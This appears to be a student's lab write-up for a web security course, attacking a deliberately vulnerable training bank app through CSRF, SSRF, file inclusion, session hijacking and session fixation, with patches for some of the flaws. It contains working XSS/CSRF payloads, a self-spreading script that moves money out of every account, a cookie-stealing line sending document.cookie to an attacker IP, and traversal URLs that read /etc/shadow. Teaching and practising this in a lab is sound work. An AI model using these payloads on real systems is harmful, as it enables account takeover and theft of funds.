

Exercise 1: Cross Site Request Forgery (CSRF/XSRF)

Q 1. Briefly explain what CSRF/XSRF is in your own words (outline the roles and steps involved in XSRF attack).

Solution

- Cross-site-request-forgery (CSRF)- is an attack where a malicious website exploits trust between the web browser and the authenticated user's website that is vulnerable.
- Unauthorized requests or commands are executed on behalf of the victim on a vulnerable website.
- Assume a vulnerable website that allows executing commands (like funds transfer) containing a URL for that fund's transfer. So when the user hits **Transfer Funds** with appropriate parameters, the request gets executed successfully.
- Steps involved:
 - Setup a malicious website.
 - Craft a script or source (like, **img** tags, **iframe**) that executes a request to transfer funds.
 - Allow the authenticated victim to access the malicious website.
 - Send the fund transfer request (Since the victim is authenticated and the URL/Script is crafted to transfer funds, cookies stored on the victim's browser also be sent).
 - Request is sent on behalf of malicious users so the request is executed successfully.

Q: What is the difference between XSS and CSRF/XSRF from their execution perspective?

Solution: Both of these are client-side attacks. But, Cross-site scripting (or XSS) allows an attacker to execute arbitrary JavaScript within the browser of a victim user. Whereas Cross-site request forgery (or CSRF) allows an attacker to trick a victim user to perform actions that they do not intend to.

Q: Briefly explain why your bank is theoretically vulnerable to CSRF/XSRF attack!

Solution: After examining the web request from the **Transfer Funds** page, the web application doesn't send a unique identifier or token, that identifies the request being originated from the same domain or performed by an actual user.

Transfer Funds

Source Account No.

Destination Bank Code

Destination Account No.

Amount USD

Remark

Assume that you are a valid customer of your bank. Show how you can use CSRF to transfer money from another account to your account.

Solution:

- In this attack, XSS vulnerability on the Account Details page is leveraged to perform CSRF.
- Run the Python HTTP server, where `error.html` is located.

```
python -m SimpleHTTPServer 81
```

```
<html>
<body>
<script>
    const queryString = window.location.search;
    console.log(queryString);
    const urlParams = new URLSearchParams(queryString);
    const accountNo = urlParams.get('x');

    function getURL() {

        const url = "http://localhost/htdocs/index.php?
page=htbtransfer&srcacc=" +
            accountNo+ "&dstbank=41131337&dstacc=14314312&amount=
            1.95&remark=&htbtransfer=Transfer";
        http://localhost/htdocs/index.php?page
        =htbtransfer&srcacc=173105291&dstbank
        =41131337&dstacc=11111111&amount=1&
        remark=&htbtransfer=Transfer
        window.open(url, "_blank");
    }
</script>
<html>
<body>
```

We are very sorry for the inconvenience, you had an error while during the last transaction, please click

```

button bellow to claim your refund plus 1 cent gift.

<button onclick="getURL()"> Proceed </button>

</body>

</html>

```

- Three payloads were used due to the character limitations of the remark field.
- Navigate to Transfer Funds page and send the below three payloads in remark field to victim account from the attacker account.

- Payload 1

```

<script>var x = document.getElementsByName("account")
[0].value</script>

```

- Payload 2

```

<script>function y(){window.open("http://localhost:81/error.html?
x="+x, "_blank");}</script>

```

- Payload 3

```

<a onclick="y()">Error please click here!!</a>

```

- Once the payloads are transferred victim can see an **Error please click here!!!** link in the remark field on the Account details page.
- The page will be redirected to the **error.html** which is up and running.



We are very sorry for the inconvenience, you had an error while during the last transaction, please click the button bellow to claim your refund plus 1 cent gift.

- If the victim clicks on the 'proceed' button, the funds will be transferred to the attacker's account, and the page is redirected to the bank web application.

Account details

Details for account 11111111 as of 23/05/2021:

Date	Bank Code	Account No	Remark	Amount
2014-03-29	41131337	22222222	Refund	-70.00
2014-03-29	41131337	22222222	WG rent	300.00
2014-03-30	41131337	22222222	Insurance	110.00
2021-05-19	41131337	14314312		1.00
2021-05-19	41131337	14314312		1.00
2021-05-19	41131337	14314312	Error please click here!!	1.00
2021-05-23	41131337	14314312		-1.95

Q: Enhance your last attack such that it automatically spreads to other accounts and transfers your money from them too. Briefly explain your attack.

solution

- To perform this attack we have to make some assumptions to overcome some limitations.
- The assumption is that a bank account number is an eight-digit number with the same number in every digit place like 11111111,22222222,33333333....,99999999.
- Approaches and their limitations:
 - **Approach 1:** Bruteforce. to generate all account numbers and send the payload.
 - Limitation: Bruteforce is computationally costly.
 - **Approach 2:** Acquiring account number from the Account Details page.
 - Limitation: There might be a scenario where **Account A** has only **B**'s details on its account details page and **B** also has only **A**'s details in this case we are not able to spread the attack to other accounts.
- Because of these limitations for the demonstration of the attack, we made the assumption.
- To perform the attack please repeat the process explained in exercise 1.d replacing the cookie.html code with the code given below.

```
<html>

<body>
    We are very sorry for the inconvenience, you had an error..
    <button onclick="getURL()"> Proceed </button>
    <div style="display:none" id="images"> </div>
```

```
</body>

<script>
    const queryString = window.location.search;
    console.log(queryString);
    const urlParams = new URLSearchParams(queryString);
    const accountNo = urlParams.get('x');
    console.log(accountNo);
    const allAccounts =
[11111111, 22222222, 33333333, 44444444, 55555555,
 66666666, 77777777, 88888888, 99999999];
    function getURL() {
        allAccounts.forEach(function (destAccount) {
            if (destAccount != accountNo) {
                var varName = new Image();
                varName.src = "http://localhost/htdocs/
index.php?page=htbtransfer&srcacc=" +
accountNo + "&dstbank=41131337&dstacc=" +
destAccount +
"&amount=1.1&remark=%3Cscript%3Evar+x
+document.getElementsByName%28
%22account%22%29%5B0%5D.value%3C%2Fscript%3E&htbtransfer=Transfer";
                document.getElementById('images')
.appendChild(varName);

                var funcName = new Image();
                funcName.src = "http://localhost/htdocs/index.php?page
=htbtransfer&srcacc=" + accountNo + "&dstbank
=41131337&dstacc=" + destAccount + "&amount
=1.2&remark=%3Cscript%3Efunction+
y%28%29%7Bwindow.open%28%22http%3A%2F%2Flocalhost%2Fhtdocs
%2Ferror.html%3Fx%3D%22%2Bx

%2C+%22_blank%22%29%3B%7D%3C%2Fscript%3E&htbtransfer=Transfer";
                document.getElementById('images').appendChild(funcName);

                var executeFunction = new Image();
                executeFunction.src = "http://localhost/htdocs/index.php?
page=
htbtransfer&srcacc="+ accountNo + "
&dstbank=41131337&dstacc="
+ destAccount +

```

```

"&amount=1.3&remark=%3Ca+onclick%3D%22y%28%29
%22%3EError+please+click+
here%21%21%3C%2Fa%3E++&htbtransfer=Transfer";

document.getElementById('images').appendChild(executeFunction);

}

});

const url = "http://localhost/htdocs/index.php
?page=htbtransfer&srcacc="
+ accountNo + "&dstbank=41131337&dstacc=14314312
&amount=1.95&remark=&htbtransfer=Transfer";

window.open(url, "_blank");

}
</script>
</html>

```

- When the victim clicks the **Error please click here!!!** link the attack will spread to all accounts on the bank server.

2021-05-23	41131337	22222222		-1.10
2021-05-23	41131337	22222222		-1.20
2021-05-23	41131337	22222222	Error please click here!!	-1.30
2021-05-23	41131337	33333333		-1.10
2021-05-23	41131337	33333333		-1.20
2021-05-23	41131337	33333333	Error please click here!!	-1.30
2021-05-23	41131337	44444444		-1.10
2021-05-23	41131337	44444444		-1.20
2021-05-23	41131337	44444444	Error please click here!!	-1.30
2021-05-23	41131337	55555555		-1.10
2021-05-23	41131337	55555555		-1.20
2021-05-23	41131337	66666666		-1.10
2021-05-23	41131337	55555555	Error please click here!!	-1.30
2021-05-23	41131337	66666666		-1.20
2021-05-23	41131337	66666666	Error please click here!!	-1.30
2021-05-23	41131337	77777777		-1.10
2021-05-23	41131337	77777777		-1.20
2021-05-23	41131337	77777777	Error please click here!!	-1.30
2021-05-23	41131337	88888888		-1.10
2021-05-23	41131337	88888888		-1.20

Exercise 2: Server-Side Request Forgery(SSRF)

1. Briefly explain in your own words what is SSRF vulnerability and common SSRF attacks and what are the common SSRF defences circumventing

Solution

- **SSRF(Server-side request forgery)** is a web server vulnerability where an attacker tricks the server to execute a request. with a specially crafted request, one can control the vulnerable application itself or other back-end systems that the server can communicate with. The malicious URL usually crafted using a publicly accessible URL, thus giving partial or full control on server requests.
- **Common SSRF attacks**

- SSRF attacks can affect the server itself or the other backend systems that have a relation with the server.
- SSRF attacks against the server itself.
- In an SSRF attack against the server itself, the attacker tricks the application to make an HTTP request to the server itself via its loopback network interface.
- Consider an example where a user makes a `POST` request to fetch a product.
- the request looks like below

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId=1&stockLevel=100
```

- This can be manipulated to

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
stockApi=http://localhost/admin
```

- Which returns the admin contents to the user.
- SSRF attacks against other back-end systems. This type of attack can be performed when the application vulnerable server can interact with other back-end systems that are not directly reachable by users.
- This attack can exploit by requesting


```
stockApi=http://192.164.1.22/admin
```

• **Common SSRF defenses:**

- blacklist-based input filters,
The application should block the requests containing `localhost`, `127.0.0.1` or other sensitive keywords like `admin`.
- Whitelist-based input filters, by allowing input that matches, begins with, or contains.
- Whitelist domains in DNS.
- Do not send raw responses.

- Sanitize and validate inputs.
- Enable authentication on all services.

2. What is the difference between SSRF and CSRF/XSRF from their execution perspective?

Solution: CSRF targets the user, to trick or executes malicious links/requests, and send them to the server on behalf of them, whereas SSRF involves specifically targeting the server, which is vulnerable in handling user requests. Although in both cases, the server is vulnerable, the victim is different in CSRF and SSRF attacks.

Exercise 3: Local File Inclusion (LFI)

1. Briefly explain what is a Local File Inclusion (LFI) vulnerability? By using a simple example, describe how do LFIs work and how to avoid this vulnerability? Show a vulnerable code and apply your patch to it.

Solution: Local File Inclusion (LFI) is a web vulnerability, where an attacker tricks the web application to dynamically load files from the webserver that are available locally.

Example: When an application receives an unsanitized user input, and processed, which exposes local files because of the input that directly constructs the file path, which is included in a response.

sample vulnerable code

```

echo "File included: ".$_REQUEST["page"]."<br>";
echo "<br><br>";
$local_file = $_REQUEST["page"];
echo "Local file to be used: ". $local_file;
echo "<br><br>";
include $local_file;

```

How it works:

- The application uses file path as an input.
- User input is treated as trusted and safe.
- A local file can be included as a result of user-specified input to the file include.
- Application returns the file contents as a response.

Avoiding the Vulnerability

- ID assignation: Saving file paths in a database with an ID for every single one, this way user can only see the ID without viewing or altering the path.

- Whitelisting: An application can allow verified and secured whitelist files and ignore other input or file names.

- **A vulnerable code**

```
$local_file = $_REQUEST["page"];
include ($local_file. '.php')
```

```

- **Fix: Whitelisting file**

```
$allowed_files = array('index','transfer','accounts'); //list of files
that are allowed to be included
$local_file = $_REQUEST["page"];
if(in_array($local_file, $allowed_files)) { //check if the requested
file is in allowed array list
 include ($local_file. '.php')
}
```

It is also best, that none of the allowed\_files can be modified by attacker, especially with file uploads where the attacker has control over file names.

## 2. How do you identify and exploit LFI? Describe it with a simple example.

- Look for the page that includes file names or pages as URL parameters like,

```
http://www.vbank.com/file.php?file=transfer.php
```

- Change file by changing the file include or file path URL.
- Traverse through the directory to look for local files and observe the response from the application.
- Example..

```
http://www.vbank.com/file.php?file=../etc/shadow //does'nt work
```

```
http://www.vbank.com/file.php?file=../../etc/shadow // does'nt work
```

```
http://www.vbank.com/file.php?file=../../../../etc/shadow // shows the shadow file
```

- If the file path is true and the application doesn't filter and the file is available local to the server, contents can be displayed on the browser as a response.
- The lack of input validation and filtering for files allows reading file contents.

### 3. Briefly explain what is Remote File Inclusion (RFI) and how can you minimise the risk of RFI attacks? And LFI vs. RFI?

#### Solution:

- **Remote File Inclusion (RFI)** web vulnerability where arbitrary input is allowed in file include request that dynamically references external scripts.
- If that input is not sanitized, that can lead to the execution of remote files from a remote URL located within a different domain.
- In PHP, using the unsanitized input in functions like `include`, `include_once`, `require`, `require_once` lead to such vulnerabilities.
- Typical Vulnerable code.

```
echo "File included is :". $_REQUEST["file"]."
";
echo "

";
include $_REQUEST["file"];
```

- **Minimizing risks:**

- Sanitize user-provided inputs in (GET/POST parameters, URL parameters and HTTP header values).
- Build a whitelist and allow request execution only with the requests with those files.
- For RFI to work, `allow_url_include` must be turned `on` in PHP configuration (located in `php.ini`). This can be turned `off` to minimize the risk of fetching remote files. Usually on default installation this is turned `off`.

- **LFI Vs RFI**

- LFI and RFI are almost similar, both the attacks result in the upload of malware to the server to gain unauthorized access to sensitive data.  
In the RFI the attacker uses remote files whereas in LFI local files are used to carry out the attack.

## Exercise 4: Session Hijacking

# 1. Install a webserver on your machine. Use it to write a script that will read the information required to hijack a session. Briefly describe your script.


## Solution:

- Installed Python and run the webserver module,

```
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
```

- Initiate funds transfer with following remarks,
- Remarks in transfer 1:

```
<script>new Image().src="http://192.168.37.128:81/c="+document.cookie;
</script>
```



- The above scripts automatically sends a **GET** request(whenn the victim page is loaded) to the attacker address.
- The request for the above script can be seen in attacker's server logs,

```
└$ sudo python -m SimpleHTTPServer 81
Serving HTTP on 0.0.0.0 port 81 ...

192.168.37.128 -
- [23/May/2021 15:34:01] code 404 message File not found
```

```
[23/May/2021 15:34:01] code 404, message File not found
192.168.37.128 - -
[23/May/2021 15:34:01]
"GET /cookie.html?c=USEURITYID=crblk95qe8b8mmdcva0saaj9m4
HTTP/1.1" 404 -
192.168.37.128 -
- [23/May/2021 15:35:07] code 404, message File not found
192.168.37.128 -
- [23/May/2021 15:35:07]
"GET /cookie.html?c=USEURITYID=crblk95qe8b8mmdcva0saaj9m4
HTTP/1.1" 404 -
192.168.37.128 -
- [23/May/2021 15:38:23] code 404, message File not found
192.168.37.128 -
- [23/May/2021 15:38:23]
"GET /c=USEURITYID=crblk95qe8b8mmdcva0saaj9m4 HTTP/1.1" 404 -
```

- From the logs we can observe the request contents

`USEURITYID=crblk95qe8b8mmdcva0saaj9m4` which we know that, is a cookie value.

## 2. Use the implementation from the last step to hijack the session of a customer of your bank. Briefly describe the steps to perform this attack.

### solution:

- Copy the `USEURITYID=b35oqi84j4l16mecckl4lksf60` (another captured cookie) that is captured on the server log.
- Installed `EditThisCookie` extension from chrome
- Open the login page of the application in a private window .
- Paste the cookie value, into the `Value` field.

**http://192.168.37.128/htdocs/**

▼ 192.168.37.128 | USECURITYID

Value  
v155sm5645ckoddmdpepcubbc4

Domain  
192.168.37.128

Path  
/


Expiration  
Sun May 16 2021 08:41:11 GMT+0200 (Central European Summer Time)

SameSite

HostOnly  Session  Secure  HttpOnly

Help

- Click on Green tick below the window.
- Reload the page.
- Should be logged in as a user.
- **Result**



### 3. Which possible implementation mistakes enable your attack?

**Solution :**

1. Application is vulnerable to XSS(unsanitized user input at **Remarks** field), thus leveraging it to steal cookies.
2. Cross-domain requests are possible(allowing it to send a request to the attacker's site), no **Same-Origin-Policy** is implemented.
3. No **HttpOnly** flag, as this tells the browser not to display access cookies through client-side scripts.

### 4. How would https influence it?

**Solution:** **HTTPS** has no significant influence in this case, as the attacker can still access the cookie (as it is stored un-encrypted) and send it over to the attacker's server. However, this would be beneficial if the attacker is in the same network as the user and try to steal cookies, as the data is sent encrypted.

If cookies are sent in headers **secure** flag should be set, indicate to the browser that cookies can only be sent in **HTTPS** requests.

### 5. Implement some precautions which can prevent or mitigate this attack?

**Solution:**

1. Sanitize user input to avoid any injection into the application.
- Vulnerable code:

```
$sql="insert into ".$htbconf['db/transfers']
." (".$htbconf['db/transfers.time'].", "
```

```

.$htbconf['db/transfers.srcbank'].", "
.$htbconf['db/transfers.srcacc'].", "
.$htbconf['db/transfers.dstbank'].", "
.$htbconf['db/transfers.dstacc'].", "
.$htbconf['db/transfers.remark'].", "
.$htbconf['db/transfers.amount']."'") values(now(), "
.$htbconf['bank/code'].", ".($http['srcacc']
^ $xorValue).", ".$http['dstbank'].", "
$http['dstacc'].", '".$.http['remark']
."', ".$http['amount']."'");

$result = mysql_query($sql);

```

- Fixed code:

```

$sql="insert into ".$htbconf['db/transfers']
." (".$htbconf['db/transfers.time'].", "
.$htbconf['db/transfers.srcbank'].", "
.$htbconf['db/transfers.srcacc'].", "
.$htbconf['db/transfers.dstbank'].", "
.$htbconf['db/transfers.dstacc'].", "
.$htbconf['db/transfers.remark'].", "
.$htbconf['db/transfers.amount']."'") values(now(), "
.$htbconf['bank/code'].", ".($http['srcacc']
^ $xorValue).", ".$http['dstbank'].", "
$http['dstacc'].", '".htmlspecialchars($http['remark'])
."', ".$http['amount']."'");

$result = mysql_query($sql);

```

- **Result:**

Monday 24th of May 2021 10:36:39 AM

- set **Http Only** flag to true in both index.php and login.php (where session is being set) to avoid cookies being accessed by client side scripts.

```
session_set_cookie_params($htbconf['bank/cookievalidity'],null,null,null,true);
```

## Result

Network Style Editor Performance Memory Storage Accessibility What's New

| Value                     | Domain    | Path    | Expires / Max-Age             | Size | HttpOnly | Secure | SameSite |
|---------------------------|-----------|---------|-------------------------------|------|----------|--------|----------|
| 60f30l3odaoureu0p0rmhr1p1 | localhost | /htdocs | Mon, 31 May 2021 10:25:37 GMT | 37   | true     | false  | None     |

- **document.cookie** cant access cookie value.

Unreliable Web App

» Transfer Funds

» Request a Loan

» My Loans

» My Accounts

» Change Password

»

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility What's New

» document.cookie

< ""

»

- Go to `etc/apache2/apache2.conf` file and override `AllowOverride none` to `AllowOverride All`.

```
<Directory />
 Options FollowSymLinks
 AllowOverride None
 Require all denied
</Directory>

<Directory /usr/share>
 AllowOverride None
 Require all granted
</Directory>

<Directory /var/www/>
 Options Indexes FollowSymLinks
 AllowOverride All
 Require all granted
</Directory>

#<Directory /srv/>
Options Indexes FollowSymLinks
AllowOverride None
Require all granted
#</Directory>
```

- Create a `.htaccess`(if unavailable) file in your website directory (`/var/www/html`) with following lines.

```
kakashi@kali: /var/www/html
File Actions Edit View Help
GNU nano 5.4 .htaccess
Header set Access-Control-Allow-Origin "http://localhost:80/"
Header set Access-Control-Allow-Origin "localhost"

Places
Computer
kakashi
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Kali Linux
[Read 2 lines]
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify
3 folders, 1 file: 5.8 KiB (5,899 bytes), Free space: 60.7 GiB
```

## Exercise 5: Session Fixation

### 1. Explain the difference to Session Hijacking.

**Solution :** In Session Fixation, the attacker forces the user to use the session of his choice, wherein Session Hijacking, the logged-in user session is hijacked.

### 2. Sketch an attack that allows you to take over the session of a bank user

#### **Solution :**

- Found two approaches in hijacking a session using session fixation.
  1. This approach leverages the phishing attack. A victim is provided with a link and assumption is that he clicks the link.
  2. Manual way, setting the browser cookie to desired value with key being **USESECURITYID** (assuming that attacker has physical access to victim's browser).

#### **Approach 1** (Victim: **Alex**)

- create a html file in your server folder with the following script,

```

<html>
<script>
function getURL(){
document.cookie="USECURITYID=abcde";


window.open("http://localhost/htdocs/index.php?", "_blank");
}

</script>
<head>

</head>
<body>
<h1> Congo bro you are not gonna get hacked!! :D </h1>
<button onclick="getURL()"> Login </button>
</body>
</html>

```

- User is provided with the link <http://localhost:81/bank.html> which will redirect to bank web application.



- When user get redirect the cookie value will be set to `abcde`.

- Use the cookie value obtained and edit in the browser application and reload the page.

| Date       | Bank Code | Account No | Remark    | Amount  |
|------------|-----------|------------|-----------|---------|
| 2014-03-29 | 41131337  | 11111111   | Refund    | 70.00   |
| 2014-03-29 | 41131337  | 11111111   | WG rent   | -300.00 |
| 2014-03-30 | 41131337  | 11111111   | Insurance | -110.00 |
| 2021-05-23 | 41131337  | 11111111   |           | 6.00    |

- Attacker will now login into victim account.
- **Result**

| Name        | Value     | Domain         | Path | Expires / Max-Age             | Size | HttpOnly | Secure | SameSite |
|-------------|-----------|----------------|------|-------------------------------|------|----------|--------|----------|
| USECURITYID | abcdefghi | 192.168.37.128 | /    | Wed, 26 May 2021 13:05:08 GMT | 20   | false    | false  | None     |

## Approach 2: Manual Approach (Victim: Bob)

- step 1:** Open **EditThisCookie** extension and click on import.
- step 2:** Use the following payload to set the cookie value,

```
[
{
 "domain": "192.168.37.128", //domain name or IP
 "expirationDate": 1621190036.198929,
 "hostOnly": true,
 "httpOnly": false,
 "name": "USECURITYID",
 "path": "/",
 "sameSite": "unspecified",
 "secure": false,
 "session": false,
 "storeId": "0",
 "value": "abcdefghi", //fixed value for name 'USECURITYID'
 "id": 1
}
]
```

The screenshot shows a cookie configuration dialog in a browser developer tools window. The cookie details are as follows:

```

{
 "domain": "192.168.37.128",
 "expirationDate": 1621190036.198929,
 "hostOnly": true,
 "httpOnly": false,
 "name": "USECURITYID",
 "path": "/",
 "sameSite": "unspecified",
 "secure": false,
 "session": false,
 "storeId": "0",
 "value": "abcdefghi",
 "id": 1
}

```

Below the dialog, there is a large green checkmark icon and a 'Help' link.

- Allow the user to log in.

### **Before Log in**

The screenshot shows a browser window with a login form for 'SIS Project - SPRINK-A'. The login fields are filled with 'bob' and 'abcdefghi' respectively. Below the browser is a screenshot of the Network tab in the developer tools, specifically the Cookies section. It lists a single cookie:

| Name        | Value     | Domain         | Expires / Max-Age          | Size | Http... | Secure | SameSite | SameParty | Priority |
|-------------|-----------|----------------|----------------------------|------|---------|--------|----------|-----------|----------|
| USECURITYID | abcdefghi | 192.168.37.128 | / 2021-05-16T18:33:56.1... | 20   |         |        |          |           | Medium   |

**After Log in** Same cookie value exists.

| Name          | Value         | Domain         | P... | Expires / Max-Age        | Size | Http... | Secure | SameSite | SameParty | Priority |
|---------------|---------------|----------------|------|--------------------------|------|---------|--------|----------|-----------|----------|
| USESECURITYID | abcdefghijklm | 192.168.37.128 | /    | 2021-05-16T18:33:56.1... | 20   |         |        |          |           | Medium   |

- step 3:** In another browser use the same cookie values to import it to **EditThisCookie** extension.
- step 4** Reload the page.

**Result :** Session successfully hijacked using the fixed cookie value.

| Name          | Value         | Domain         | P... | Expires / Max-Age        | Size | Http... | Secure | SameSite | SameParty | Priority |
|---------------|---------------|----------------|------|--------------------------|------|---------|--------|----------|-----------|----------|
| USESECURITYID | abcdefghijklm | 192.168.37.128 | /    | 2021-05-16T18:33:56.1... | 20   |         |        |          |           | Medium   |

Another approach

- setting the cookie value using HTTP header response by intercepting the traffic between web server and client's browser.

### 3. How can you generally verify that an application is vulnerable to this type of attack?

**solution:**

- Set the cookie value to random string(usually similar length or format as actual cookie value) before logging in to the application.
- Now login to the application.
- Observe the cookie value set after login by the application in developer tools ⇒ storage.
- If the cookie value is same as set before login and no new cookie name, values or parameters are added and the account is still logged in, then we can confirm that

application is vulnerable to session fixation attack.

#### 4. Does https influence your attack?

**Solution :** `https` has No influence on carrying out the session fixation attack, as the cookie values can be set in various ways, encrypting the traffic or running the application over secure protocol has no effect.

#### 5. Accordingly, which countermeasure is necessary to prevent your attacks?

**Patch your system and test it against Session Fixation again.**

**Solution** Everytime a session has been started regenerate the session id.

```
session_start();
session_regenerate_id(TRUE);
$_SESSION=array(); // initializing a empty array values the session
variable.
```

The screenshot shows a browser window titled "Unsecure Italiano" displaying a login page for the "SPHINX-A" project. The page features a logo on the left and a large image of a grand building on the right. Below the image is a section titled "Online Banking". On the left side of the page is a "Login" form with fields for "Username" and "Password" and a "login" button. To the right of the form are two boxes containing quotes: "The most damaging targeted attacks - those against specific businesses - have focused on vulnerabilities in Web applications and custom-developed software." by Gartner Group, and "...without a Trustworthy Computing ecosystem, the full promise of technology to help people and businesses realize their potential will not be fulfilled." by Bill Gates. At the bottom of the page is a quote: "Secure software exits with a good return code not with a shell." by Venard Luxe. The browser's address bar shows "localhost/htdocs/index.php". The developer tools are open at the bottom, specifically the Network tab, which lists a cookie named "USECURITYID" with the value "Fixedcookie". The cookie details are as follows:

| Name        | Value       | Domain    | Path    | Expires / Max-Age             | Size | HttpOnly | Secure | SameSite | Last Accessed                 |
|-------------|-------------|-----------|---------|-------------------------------|------|----------|--------|----------|-------------------------------|
| USECURITYID | Fixedcookie | localhost | /htdocs | Mon, 31 May 2021 10:46:41 GMT | 22   | true     | false  | None     | Mon, 24 May 2021 10:47:07 GMT |

## Exercise 6: Remote Code Injection

